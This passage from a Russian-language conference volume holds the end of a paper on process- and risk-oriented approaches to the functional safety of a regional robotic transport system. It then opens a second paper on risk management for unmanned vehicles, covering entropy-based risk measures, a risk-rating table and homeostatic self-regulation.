robotic transport system, including its intelligence, cyber-physical structure, and network-centric information and control system, require the adaptation of existing approaches and the development of a new approach to ensure the functional safety of a promising transport system characterized by its functional complexity, high dynamism, and autonomy.

Keywords: robotic transport system; unmanned vehicle; functional safety; information security; process approach; risk-oriented approach.

Введение. Множество угроз безопасности транспортной системы региона (ТСР) определяется возможными сценариями воздействия источника опасности, а также характерными уязвимостями. Уязвимости ТСР обусловлены наличием критических элементов, повреждение которых ведет к ее разрушению или к прекращению функционирования. Структурированное множество всех угроз, способов их реализации в отношении критических элементов составляет модель угроз безопасности системы. Модель угроз безопасности ТСР является основой для формирования профиля безопасности, который представляет собой комплекс требований безопасности. В государственном масштабе задача оптимизации стоимости системы защиты ТСР решается путем идентификации и категорирования объектов по степени их потенциальной опасности, а также установлением соответствующих нормативных требований по надежности, информационной и функциональной безопасности [1] (рис. 1).




Рис. 1. Соотношение требований по надежности, функциональной и информационной безопасности транспортной системы региона

Требования к безопасности роботизированной транспортной системы обусловлены необходимостью обеспечить гарантию, что работа системы не инициирует переход системы в опасные состояния [2]. Для обеспечения безопасности при проектировании роботизированной транспортной системы должны быть учтены следующие критерии: анализ рисков, ограничения безопасности, потери [3, 4]. Основными аспектами кибербезопасности являются: устойчивость, конфиденциальность, устойчивость к злонамеренным атакам, обнаружение вторжений.

Процессный подход к обеспечению функциональной безопасности роботизированной транспортной системы региона предполагает реализацию принципа регулирования последовательности выполняемых операций. Организация процессов — это инструмент для контроля выполнения задач, а также координации временных и пространственных аспектов их выполнения. Процесс принятия управленческих решений носит циклический характер, начинается с обнаружения несоответствия фактических значений параметров плановым или нормативным и заканчивается принятием решений по устранению этих несоответствий. Процессный подход заключается в разделении процесса управления на подпроцессы и вмешательство в каждый из подпроцессов с целью обеспечения качества управления (супервизорный режим). Таким образом, исходной точкой для применения процессного подхода к управлению беспилотной транспортной системой региона является определение структуры процессов. В зависимости от преобладающего вида преобразования информации выделяют следующие подпроцессы (рис. 2):

- подготовка или формирование информации путем преобразования формы (F);
- передача информации с преобразованием ее в пространстве (L);
- семантическая (смысловая) обработка информации путем преобразования содержания (S);
- хранение информации путем преобразования ее во времени (T).

Специфика функционирования реальной системы проявляется в содержании информации, составе и последовательности применения операторов преобразования, существовании процессов, составе и взаимосвязях подпроцессов, глобальных целях функционирования системы.




Рис. 2. Обобщенная структура процесса управления транспортной системой

Обеспечение функциональной безопасности роботизированной транспортной системой региона (РТСР) является сложной проблемой, требующей системного решения комплекса взаимоувязанных задач по разработке теоретических положений, методов автоматизированного моделирования и анализа сложных информационных систем, позволяющих проводить их декомпозицию, абстрагирование, агрегирование, строить достоверные модели информационной архитектуры и процессов обработки информации, предъявлять требования по обеспечению выполнимости регламентов и оценивать их реализацию [4]. Таким образом, процесс управления РТСР в изменяющейся обстановке должен рассматриваться на трех уровнях: абстрактный (методология); абстрактно-конкретный (методы); конкретный алгоритмы.

На первом уровне в рамках допущений и предположений, направленных на достижение гарантированного результата, разрабатываются базовые понятия, базовые зависимости достижения результата и базовые логические правила развертывания содержания теории. (Определяются условия формирования множеств требуемых пространственно-временных состояний системы).

На втором уровне разрабатываются методы обоснования характеристик системы, методы управления системой, и методы оценивания эффективности применения (определяются условия перехода состояний системы).

На третьем уровне представляется алгоритмическое обеспечение, конкретизирующее сущность первых двух.

Задача синтеза модели процесса функционирования системы выполняется на основе закона сохранения целостности в следующей последовательности [5]: декомпозиция сложной задачи на более простые; абстрагирование для формального описания функций и задач; агрегирование задач и функций, а также формирование общего критерия и показателей качества процесса.

Метод согласования иерархических решений находит широкое применение к управлению большими системами путем их декомпозиции на подсистемы и последующего согласования полученных подзадач (разбиение сложной задачи на части, т.е. управление по составным частям целого). Общая идея метода заключается в применении системного подхода к анализу существующей системы, определении цели функционирования в новых условиях, последовательной декомпозиции системы, синтезе образа процесса достижения новой цели путем абстрагирования и определения новых функций и задач системы, а также агрегирование элементов новой системы и их взаимосвязей. Существует два основных способа реализации этого метода: способ согласования модели (feasible) и способ согласования цели (dual-feasible). Оба способа позволяют преобразовать сложную систему в архитектуру (рис. 3): верхний уровень (беспилотная транспортная система); средний уровень (группа беспилотных транспортных средств в зоне повышенной опасности (ЗПО)); нижний уровень (беспилотные транспортные средства).

Общее решение исходной задачи достигается через последовательное решение подзадач. В обоих способах ключевым является процесс согласования, по критерию целостности системы и достижение общей цели функциональной безопасности РТСР.




Рис. 3. Распределенная иерархическая система управления РТСР

Информационно-управляющие системы управления беспилотным транспортом региона относятся к классу сложных динамических систем, которые функционируют в условиях непрерывных изменений внутренней и внешней среды. Управление такими системами заключается в целесообразной реакции на эти изменения, т.е. в своевременной и эффективной перестройке системы в соответствии с изменяющимися условиями. При этом каждый раз решается основная задача управления — сохранение функциональной и структурной устойчивости системы.

Риск-ориентированный подход к обеспечению функциональной безопасности роботизированной транспортной системы предполагает применение в качестве методологической основы организации и обеспечения безопасности транспортных средств и инфраструктуры концепцию управления рисками (рис. 4).




Рис. 4. Блок-схема планирования и оперативного управления БпТС на основе риск-ориентированного подхода

Риск-ориентированный подход предполагает в качестве показателя достаточности защиты КВО от деструктивных факторов использование допустимой величины риска нарушения его безопасности [6]. Обоснование выбора допустимой величины риска, оптимальной структуры и стоимости системы защиты, состава достаточного резерва ресурсов, а также алгоритма оперативного управления системой защиты составляют центральную проблему обеспечения безопасности КВО [7].

Заключение. Существующие подходы к управлению рисками нарушения безопасности КВО недостаточно адаптированы к особенностям беспилотного морского и речного транспорта, а также к обеспечению безопасности соответствующей транспортной инфраструктуры [8]. Отсутствие достаточной теоретической основы для обеспечения функциональной безопасности роботизированной транспортной системы региона в современных условиях обуславливает наличие недостатков в теории. Риск-ориентированный подход представляет собой методологию организации безопасности, основанную на оценке и управлении рисками с целью оптимального распределения ресурсов системы [9]. Данный подход позволяет эффективно распределять надзорные мероприятия в зависимости от уровня риска, однако требует адаптации с учетом существенных особенностей системы.

СПИСОК ЛИТЕРАТУРЫ

1. Склад В.В. Обеспечение безопасности АСУТП в соответствии с современными стандартами : учебно-методическое пособие / В.В. Склад. 2-е изд. Москва ; Вологда : Инфра-Инженерия, 2023. 384 с. ил., табл.
2. ГОСТ Р 71576-2024. Системы киберфизические. Общие положения.
3. Shipunov, I.S. About the Problems of Ensuring Information Security on Unmanned Ships / I. S. Shipunov, K. S. Voevodskiy, A. P. Nyrkov, Y. F. Katorin, Y. A. Gatchin // Proceedings of the 2019 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EConRus). 2019. Pp. 339-343.
4. Ныркин А.П. Обеспечение безопасности объектов информатизации транспортной отрасли / под ред. А. П. Ныркина. / А. П. Ныркин, А. А. Ныркин, С. С. Соколов, А. А. Шнуренко. СПб.: Изд-во Политехн. ун-та, 2015. 544 с.
5. Бурлов В.Г., Андреев А.В., Гомазов Ф.А. Управление безопасностью объекта техносферы на основе закона сохранения целостности объекта // Техничко-технологические проблемы сервиса № 1(43). 2018. С. 56-60.
6. Sokolov, S.S. The Safety Assessment of Critical Infrastructure Control System / S. S. Sokolov, N. B. Glebov, E. N. Antonova, A. P. Nyrkov // Proceedings of the 2018 IEEE International Conference «Quality Management, Transport and Information Security, Information Technologies», IT and QM and IS 5 November 2018, 2018. Pp. 154-157.
7. Ныркин А.П. Модели, алгоритмы и программное обеспечение минимизации рисков мультимодальных перевозок / Ныркин А.П., Ныркин А.А. // Вестник государственного университета морского и речного флота имени адмирала С.О. Макарова, № 1 (20), 2013. С. 67-73.
8. Вихров Н.М. О безопасности инфраструктуры водного транспорта / Н. М. Вихров, Ю. Ф. Каторин, А. П. Ныркин, С. С. Соколов, А. А. Шнуренко // Морской вестник. № 4 (52), 2014. С. 99-102.
9. Veselkov, V. Development of Methods to Identify Risks to Build up the Automated Diagnosis Systems / V. Veselkov, N. Vikhrov, A. Nyrkov, S. Chernyi, I. Titov // Proceedings of the 2017 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EConRus), St. Petersburg, 2017. Pp. 598-601. (31)

УДК 621.391

УПРАВЛЕНИЕ РИСКАМИ ФУНКЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ

**Худайназаров Юрий Кахрамонович¹, Лепешкин Олег Михайлович², Ныркин Анатолий Павлович¹,
Данилин Герман Владиславович¹**

¹ Государственный университет морского и речного флота имени адмирала С. О. Макарова
Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

² Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: yu-78@ya.ru, lepechkin1@yandex.ru, kaf.koib@gmail.com, t.101@mail.ru

Аннотация. Известные научные работы в области функциональной безопасности преимущественно предполагают управление рисками на основе анализа. Роботизированная транспортная система региона является высокодинамичной и требует обеспечения функциональной безопасности в режиме реального времени. Для выполнения данных требований необходим синтезный подход, позволяющий прогнозировать и своевременно разрешать конфликты при управлении движением беспилотных транспортных средств. Большой территориальный разнос объектов и высокая ситуационная динамичность обуславливают недостатки в практике своевременного обнаружения и устранения конфликтных ситуаций.

Ключевые слова: беспилотное транспортное средство; функциональная безопасность; управление рисками; математическая модель; методы обработки информации.

RISK MANAGEMENT OF FUNCTIONAL SAFETY OF A ROBOTIZED TRANSPORT SYSTEM Khudainazarov Yuri¹, Lepeshkin Oleg², Nyrkov Anatoly¹, Danilin German¹

¹ Admiral Makarov State University of Maritime and Inland Shipping
5/7 Dvinskaya St, St. Petersburg, 198035, Russia

² The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: yu-78@ya.ru, lepechkin1@yandex.ru, kaf.koib@gmail.com, t.101@mail.ru

Abstract. Known scientific works in the field of functional safety mainly involve risk management based on analysis. The region's robotic transport system is highly dynamic and requires real-time functional safety. To meet these requirements, a synthesis approach is needed to predict and resolve conflicts in the management of unmanned vehicle traffic in a timely manner. The large territorial dispersion of objects and high situational dynamism lead to shortcomings in the practice of timely detection and resolution of conflict situations.

Keywords: unmanned vehicle; functional safety; risk management; mathematical model; information processing methods.

Для решения задач планирования и оперативного управления в условиях риска и неопределенности, находят применение методы стохастического программирования, которые в основном используют эвристические программы и эмпирические правила. Однако полученные с их помощью результаты основаны, чаще всего, на аппарате интуитивного выбора. Задача динамической итеративной оценки рисков решалась в работах Атаманова А.Н. [1]. Автором предложены:

- новый подход к проведению автоматизированной итеративной динамической оценки рисков информационной безопасности, отличающийся от существующих возможностями агрегации разнородных данных, обучения в процессе работы и уточнения оценок, полученных на предыдущих этапах анализа, а также допускающий использование искаженных данных;

- математическая модель системы оценки рисков информационной безопасности на основе байесовского подхода, применимая для решения задачи итеративной динамической оценки рисков информационной безопасности для широкого класса систем.

В работах Лось А.Б. и Ермаковой А.Ю. изложен подход, предусматривающий зависимость параметров риска от времени и предложен метод построения непрерывных прогнозных функций, описывающих возможные сценарии развития событий [2]. Авторами предложен новый параметр — промежуток времени, в течение которого информационная система может считаться защищенной (доверительное время). Также разработана методика оценки указанного параметра. Решение задачи основано на процедуре построения прогнозных моделей компьютерных инцидентов на основе поиска непрерывных аппроксимирующих функций по данным о предыдущих инцидентах. Для построения указанных функций разработано специализированное программное обеспечение, позволяющее строить их, как в ручном, так и в автоматическом режиме.

Авторами [3] разработана концептуальная модель критической инфраструктуры и сформулирована задача обеспечения безопасности транспортной инфраструктуры. Интерпретация рисков ситуации должна учитывать особенности объекта защиты, что предполагает определение и категорирование КВО ТСП в соответствии с заданными для каждого типа КВО допустимыми величинами рисков потери пропускной способности транспортной инфраструктуры и требований по их обеспечению. Также необходимо нормативное определение затрачиваемых сил и средств для предупреждения и ликвидации последствий рисков событий на наиболее сложных КВО ТСП, для которых невозможно определить стандартную допустимую величину риска. Предложен шенноновский подход к анализу информационных аспектов принятия решений:

- на первом этапе неопределенность характеризуется неполнотой и недостоверностью накопленной исходной информации о рискованной ситуации, обусловленная недостатком источников и времени на сбор и обработку информации;

- на втором этапе неопределенность информации обусловлена применяемыми логическими методами обработки (генерации) информации;

- на третьем этапе неопределенность информации обусловлена субъективностью волевого (интуитивного) выбора варианта решения.

В качестве универсальной меры риска возможной реализации потенциальных угроз безопасности КВО принимают полную остаточную энтропию:

$$\mathcal{E}_{\text{ост}}^{\Pi} = \sum_I^M \mathcal{E}_{\text{ост}}^{\mu}, \quad (1)$$

где $\mathcal{E}_{\text{ост}}^{\mu}$ — остаточная энтропия μ -го этапа решения; M — число этапов.

Предполагая равномерное распределение вероятности воздействия факторов, обуславливающих возникновение рисков событий, авторы [3] представляют полную остаточную неопределенность:

$$\mathcal{E}_{\text{ост}}^{\Pi} = -\log P, \quad (2)$$

где P — эффективность системы обеспечения безопасности.

$$P = C^{\mathcal{E}_{\text{ост}}^{\Pi}}, \quad (3)$$

где C — основание логарифмов.

Тогда риск нарушения безопасности КВО от всех потенциальных угроз при выбранной структуре системы обеспечения безопасности определяется выражением:

$$R = 1 - C^{\mathcal{E}_{\text{ост}}^{\Pi}}, \quad (4)$$

В общем случае задача сводится к поиску оптимального варианта распределения ресурсов в равновесной системе по критерию равной защищенности КВО.

Авторами [4, 5] предлагается проводить анализ транспортных рисков, основанный на представлении последовательного осуществления рисков оргграфами со взвешенными дугами, выражающими вероятные рисковые потери. На практике наступление той или иной рисковой ситуации может повлечь за собой другую рисковую ситуацию. В результате может возникнуть цепочка взаимосвязанных рисков. В [5] построен и проанализирован алгоритм поиска критического пути.

Задача управления на основе оценки рисков нарушения безопасности применительно к информационно-телекоммуникационным системам решалась в работах Котенко Д.А. [6]. Автором сформулирована задача сценарного логико-вероятностного моделирования ситуаций риска информационной безопасности (ИБ); разработана методика анализа деревьев событий и нарушений ИБ; предложен способ формирования сценариев развития угроз в инфокоммуникационной системе на основе синтеза функционального и системного деревьев событий ИБ, а также алгоритмы рекурсивных процедур анализа сценариев нарушения ИБ и вероятностной оценки риска.

Таким образом, разработанный в настоящее время методический аппарат не в полной мере подходит для моделирования и обеспечения управления рисками в киберфизических системах, так как не учитывается физическая среда функционирования и физическая подсистема или не учитывается кибернетическая подсистема и информационно-телекоммуникационные ресурсы. Проведенный анализ известных работ показал, что качество управления рисками безопасности сложных систем определяется остаточной неопределенностью при принятии управленческих решений, которая уменьшается за счет возможности адаптации к изменяющимся условиям (ситуациям), что в свою очередь зависит от объема учитываемых исходных данных применяемых алгоритмов и вычислительных ресурсов, а также степенью интеллектуальности (автономности) системы управления. Интеллектуальность ИУС определяет способность точно и достоверно распознавать ситуацию, прогнозировать риски и оперативно принимать решение, а также адаптироваться (самообучаться) к новым ситуациям, не предусмотренным на этапе планирования.

Информация, необходимая для принятия решения характеризуется взаимосвязанными показателями: количеством и неопределенностью (достоверностью). Для каждого решения объективно существует допустимая точность задания информации, обеспечивающая необходимую ситуационную осведомленность для управления процессом. Введение допустимого интервала точности позволяет перевести непрерывное бесконечное множество значений параметров управляемого процесса в ограниченное конечное множество. Тогда процедура принятия решения представляет собой процесс последовательного разрешения неопределенности путем уменьшения интервалов возможных значений параметров.

Информация, необходимая для принятия решений, может быть условно разделена на три группы:

- а) заранее накопленная в системе управления и готовая к использованию в процессе принятия решений,
- б) информация, получаемая в процессе принятия решений (оперативная информация, полученная в процессе принятия решения и новая генерируемая путем логико-аналитической переработки всей имеющейся информации),
- в) информация, которая не может быть получена объективными методами и формируется интуитивно.

Особенностью физической среды функционирования БпТС в зонах узкости и пересечения маршрутов (зонах повышенной опасности) является конфликтность условий. Под конфликтом между БпТС в зоне повышенной опасности (ЗПО) понимается противоречие в состояниях БпТС, которое характеризуется недопустимым взаимным сближением или сближением с препятствиями. Другим типом конфликта может быть необоснованный расход ресурса, вследствие ошибочной идентификации препятствия или неадекватных маневров транспортных средств. Одним из теоретических аспектов рассматриваемой проблемы является формализация условий конфликта и показателей выигрыша/ущерба сближающихся БпТС.

Вопросы управления рисками в конфликтных условиях рассмотрены в работах В.Л. Касатонova [7]. Риск может быть принят или не принят. Принятие риска означает, что система продолжит функционирование после оценки величины риска. Непринятие риска означает внесение изменений в функционирование системы, которые уменьшают величину риска до приемлемых значений. При этом ответственность за устранение неприемлемого риска может быть передана или делегирована в другую инстанцию. В теории управления рисками рассматриваются две составляющие решения (стратегии): снижение вероятности и влияния риска, а также ликвидация последствий рискового события.

В общем случае риск-ориентированный подход к управлению безопасностью объектов включает в себя три этапа. *Начальным этапом* является задание показателей, критериев риска и идентификация рисков. Результаты идентификации представляют в виде шкалы оценки рисков (рис. 1).

Частота события	Размер ущерба (последствия)			
	малосущественные	существенные	тяжелые	катастрофические
N_1				
$N_2 < N_1$				
$N_3 < N_2$				
$N_4 < N_3$				
$N_5 < N_4$				
$N_6 < N_5$				
$N_7 < N_6$				

Рис. 1 Шкала оценки (таблица) рисков безопасности

Кроме риска, который в стратегиях предусмотрен, существует неопределенность, представляющая такой же риск отклонения критерия, но который не учтен до начала действий (событий). Рисками могут быть материальные затраты или потери (пропускной способности инфраструктуры. Использование общего критерия для различных рисков позволяет рассматривать полную группу несовместных событий: нахождение показателя в допуске, падение значения показателя ниже допустимого значения, увеличение значения показателя выше допустимого значения, непредусмотренные события, которые лишают целесообразности действия для выполнения требуемого критерия.

Вторым этапом является оценка влияния рисков, их ранжирование и анализ (определение принимаемых и неприемлемых рисков). Учитывая ограниченное время принятия решения, в первую очередь рассматривают риски с наибольшей величиной. Для каждого принимаемого риска предусматриваются действия по снижению вероятности его наступления и действия по компенсации последствий. Неприемлемые риски делегируются в вышестоящую организацию. Неприятие риска может быть причиной изменения способа действия с пересмотром всей совокупности рисков, их новой оценкой и ранжированием. Кроме величины риска следует оценить его полезность [6]. Полезность может выражаться в конечной величине выгоды. Важное значение имеет доля оцененных рисков. Оценить можно только риски, о которых имеется определенное представление. В условиях недостаточной ситуационной осведомленности или недостоверности наблюдаемой обстановки доля оцененных рисков будет малой, что приведет к непредусмотренным в планах событиям. Полное исключение неопределенности невозможно, поэтому предусматривают создание и своевременное применение резерва.

На третьем этапе определяют меры по снижению вероятности рисков событий, а также по устранению последствий. Создание и применение резерва может быть спланировано для компенсации последствий наступившего риска. Резерв в иерархической системе имеет фрактальное строение. Структурно резерв может включать в себя резерв ускорения транспортного средства, резерв пространства и резерв времени, резервные ресурсы инфраструктуры [7].

Управление рисками нарушения безопасности включает две основные задачи: синтез системы обеспечения безопасности КВО ТСП и анализ уязвимостей КВО с действующей системой обеспечения безопасности.

Задача синтеза имеет два варианта решения:

а) определить состав системы обеспечения безопасности минимальной стоимости, обеспечивающей допустимую величину риска и не влияющей на нормальное функционирование КВО;

б) определить состав системы обеспечения безопасности заданной стоимости, обеспечивающей минимум риска и не влияющей на нормальное функционирование КВО.

В общем случае решение задачи включает в себя следующие этапы:

— Формирование матрицы уязвимостей системы (определение всех КВО транспортной системы региона);

— Формирование модели угроз для каждого КВО системы;

— Формирование профиля безопасности типового КВО системы;

— Формирование рациональных типовых вариантов комплексов средств защиты для КВО на основе решения задачи «эффективность-стоимость»;

— Обоснование выбора варианта структуры системы обеспечения безопасности на основе решения задачи синтеза при заданной допустимой величине риска или задачи синтеза при заданной величине допустимой стоимости системы обеспечения безопасности.

Наиболее сложными являются первый и второй этапы, включающие оценку уязвимостей и прогнозирование рисков. Известно три постановки задачи прогнозирования сложных процессов: при полной информации, при неполной информации (недостоверной), а также при отсутствии информации о ситуации (процессе).

Информационный подход к обеспечению функциональной безопасности роботизированной транспортной системы предполагает саморегуляцию (самоадаптацию) системы. Саморегуляция — это внутреннее регулирование процессов с подчинением их единому стабильному порядку. В изменяющихся условиях среды саморегулирующаяся система сохраняет относительное внутреннее постоянство своего состава и свойств — гомеостаз (от греческих *homoios* — подобный, одинаковый и *stasis* — состояние). Этот принцип широко применяется в автоматике. Для поддержания гомеостаза системы используется принцип отрицательной обратной связи. Обратная отрицательная связь стимулирует изменения в регулируемой системе с противоположным знаком относительно тех первичных изменений, которые породили прямую связь. Применение принципа гомеостаза исследованы в работах С. П. Расторгуева применительно к конфликтным условиям [8]. Нарушения ограничений целостности, вызванные возмущениями внешней среды, могут быть исправлены за счет действий динамической системы. Восстановление нарушенных ограничений целостности требует дополнительных ресурсов. Для любой информационной самообучаемой системы поступление входной информации — это нарушение целостности системы, расход ресурсов. Принципы гомеостатики в приложении к управлению интеллектуальными системами исследованы в работах Курейчика В.М. [9] Применительно к функциональной безопасности беспилотных систем принцип гомеостазиса исследован в работах [10, 11]. Авторы понимают под гомеостазом состояние системы, при котором поддерживается динамическое постоянство важных функций и параметров системы при различных изменениях внутренней и внешней среды. Высокие возможности приспособления гомеостатических систем достигаются за счет воплощенного в них управления противоречиями

между целями агентов системы. Использование противоречий для поддержания динамического постоянства процесса является особенностью гомеостатических систем. Т.е. основной задачей гомеостаза является не допустить гибель системы путем компенсирования «противовесами», объединенными между собой определенным образом (рис. 2). Выделяют два механизма принятия решения в условиях неопределенности: рефлексивный и нерефлексивный. В информационных системах в основном используется рефлексивный способ. Он заключается в анализе изменений и выработке решений на коррекцию информационного пространства в системе за счет дополнительного контура, т.е. дополнительной обратной рекурсивной цепи. Для поддержания гомеостаза можно создать множество и множество множеств адаптивных подсистем вокруг основного контура управления. Тогда образуется устойчивая целостность, способная поддерживать постоянство процессов в объекте управления при существенных изменениях внешней среды [11].

